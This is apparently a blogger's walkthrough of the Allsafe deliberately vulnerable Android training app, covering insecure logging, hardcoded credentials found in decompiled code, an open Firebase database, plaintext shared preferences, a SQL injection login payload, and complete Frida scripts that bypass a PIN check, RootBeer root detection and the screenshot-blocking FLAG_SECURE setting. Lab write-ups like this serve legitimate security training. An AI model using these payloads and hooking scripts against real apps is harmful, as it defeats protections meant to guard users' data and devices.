
In this write-up, I will explain how I found the security issues in this android application.
Let's start
This is Allsafe application and its challenges.

I write the command to connect to my kali linux
adb connect <ip of the machine (phone)>Challenge 1 (Insecure logging)

well as we see the first challenge has insecure logging that means get the process id by using adb command
adb shell pgrepafter gaining the process id , i write adb command to see the logs in the application
adb shell logcat --pid=<the process id>and write anything in the input field and see that if writing in the logs (as plain text)

well after write admin123 and i see it in logs and that is important to change it to be at least encrypted, that can help the attacker to gain the sensitive data. it must encrypted data
Challenge 2 (Hardcoded Credentials)
In this challenge he says that there are 2 Hardcoded Credentials

First, we open the code in jadx to know where the credentials safe and search in the code for any exposed credentials.
In the code he says that the credentials saved in (string.dev_env)

We navigated to (string.xml) and found the credentials "this is First exposed credentials".

<string name="dev env">https://admin:password123@dev.infosecadventures.com</string>The first credential => "admin:password123"
Well i find also the second credential in jadx-gui in the code.

<UsernameToken xmlns=\"http://siebel.com/webservices\">superadmin</UsernameToken>
<PasswordText xmlns=\"http://siebel.com/webservices\">supersecurepasswod</PasswordText>The second credentials => "superadmin:supersecurepassword"

Challenge 3 (Firebase Database)
In this challenge we must know the link of firebase database
Go to search in jadx and search on (firebaseio)

Take this url and test it with curl

Boom, this is the flag {5077e90341de49d0ed79b8ee53572dab}
Challenge 4 (Insecure Shared Preferences)
In this challenge, we need to know if the application stores the creds in Shared Preferences.

First, we put credentials and click on register.

i write the credentials (username: bedo), (password: ali)
Then, go to Jadx to find out where he saves the credentials.

He saved the creds in shared preference path => /data/data/allsafe/shered-prefs
We found that he saved the credentials as plain-text in (user.xml) file


Challenge 5 (SQL Injection)
In this challenge, we need to know if the application has SQL injection.

We put simple sqli in username input to shows all database creds and put any value in password input.

' or 1=1;Boom it is worked.
Challenge 6 (PIN Bypass)
In this challenge we need to know the correct PIN and we can't do it.

We will use Frida script to hook the function and detect the correct PIN by using the brute force.
Java.perform(function () {
  // 1. Define the target class
  // Based on your code snippet: PinBypass.this
  var TargetClass = Java.use("infosecadventures.allsafe.challenges.PinBypass");
  // 2. Hook the 'checkPin' method
  TargetClass.checkPin.implementation = function (inputPin) {
    // Optional: Log what PIN you typed into the UI
    console.log("[*] checkPin called with PIN: " + inputPin);
    // 3. Force the return value to true
    console.log("[*] Hijacking the check... Returning TRUE!");
    return true;
  };
});
well before i write brute fore script , i try the try 5555 as PIN.

Wow it's worked to in first trial

Correct PIN => 5555
Challenge 7 (Root Detection Bypass)
In this challenge, when we click on Root Check button => [sorry, your device is rooted!]. So, we need to bypass the root detection with Frida script.

And write Firda script (bypass_rootDetection.js)
Java.perform(function() {
    console.log("[*] Starting Root Detection Bypass...");
    try {
        // 1. Target the RootBeer library class
        // The standard package name for RootBeer is com.scottyab.rootbeer.RootBeer
        var RootBeer = Java.use("com.scottyab.rootbeer.RootBeer");
        // 2. Hook the 'isRooted' method
        RootBeer.isRooted.implementation = function() {
            console.log("[+] RootBeer.isRooted() check intercepted!");
            console.log("[+] Returning 'false' to bypass detection.");

            // Force the return value to false
            return false;
        };
        // 3. (Optional) Hook 'isRootedWithoutBusyBoxCheck' just in case
        RootBeer.isRootedWithoutBusyBoxCheck.implementation = function() {
            console.log("[+] isRootedWithoutBusyBoxCheck intercepted! Returning false.");
            return false;
        };
        console.log("[*] Hooks set successfully. You can now click the check button.");
    } catch (e) {
        console.log("[-] Error: " + e.message);
        console.log("[-] Make sure the app is using the standard RootBeer library.");
    }
});
and the script by using command of Frida
frida -U -F -l bypass_rootDetection.js
Then go to application click again on Root Check button => boom, Root not detected.

Boom, We bypassed it successfully.
Challenge 8 (Secure flag bypass)
In this challenge, we can't take a screenshot for this page. So, we use Frida script to hook the function that prevents us from taking a screenshot.

Open Frida and run this script (bypass_secure.js):
Java.perform(function () {
    console.log("[*] Starting Secure Flag Bypass (Fixed Version)...");

    var Window = Java.use("android.view.Window");
    var FLAG_SECURE = 0x2000; // 8192

    // =========================================================
    // PART 1: Prevent the flag from being set in the future
    // =========================================================
    Window.setFlags.implementation = function (flags, mask) {
        if ((flags & FLAG_SECURE) !== 0) {
            console.log("[+] Detected attempt to set FLAG_SECURE... Blocking it!");
            flags = flags & ~FLAG_SECURE; // Remove the bit
        }
        this.setFlags(flags, mask);
    };

    // =========================================================
    // PART 2: Remove the flag from the ALREADY running Activity
    // =========================================================
    Java.choose("android.app.Activity", {
        onMatch: function (instance) {
            var window = instance.getWindow();
            if (window) {
                console.log("[+] Found active Activity: " + instance.getClass().getName());

                // --- FIX: Use Java.registerClass to create the Runnable ---
                var Runnable = Java.use("java.lang.Runnable");

                // We create a new custom class that implements Runnable
                var ClearFlagRunnable = Java.registerClass({
                    name: 'com.hack.ClearFlagRunnable_' + Math.random(), // Unique name to avoid conflicts
                    implements: [Runnable],
                    methods: {
                        run: function () {
                            try {
                                // Try 'clearFlags' first
                                window.clearFlags(FLAG_SECURE);
                                console.log("[+] FLAG_SECURE cleared! Screenshot should work now.");
                            } catch (e) {
                                // Fallback if clearFlags isn't found
                                console.log("[-] clearFlags failed, trying setFlags workaround...");
                                var currentFlags = window.getAttributes().flags.value;
                                var newFlags = currentFlags & ~FLAG_SECURE;
                                window.setFlags(newFlags, newFlags);
                            }
                        }
                    }
                });

                // Instantiate our new class and run it on the UI thread
                var runner = ClearFlagRunnable.$new();
                instance.runOnUiThread(runner);
            }
        },
        onComplete: function () {
            // Done searching
        }
    });
});
Well we write command to run the frida script:
frida -U -F -l bypass_secure.js
Boom, we secured it successfully.
Challenge 9 (Deep link Exploitation)
In this challenge, we need to access the deep link with adb.
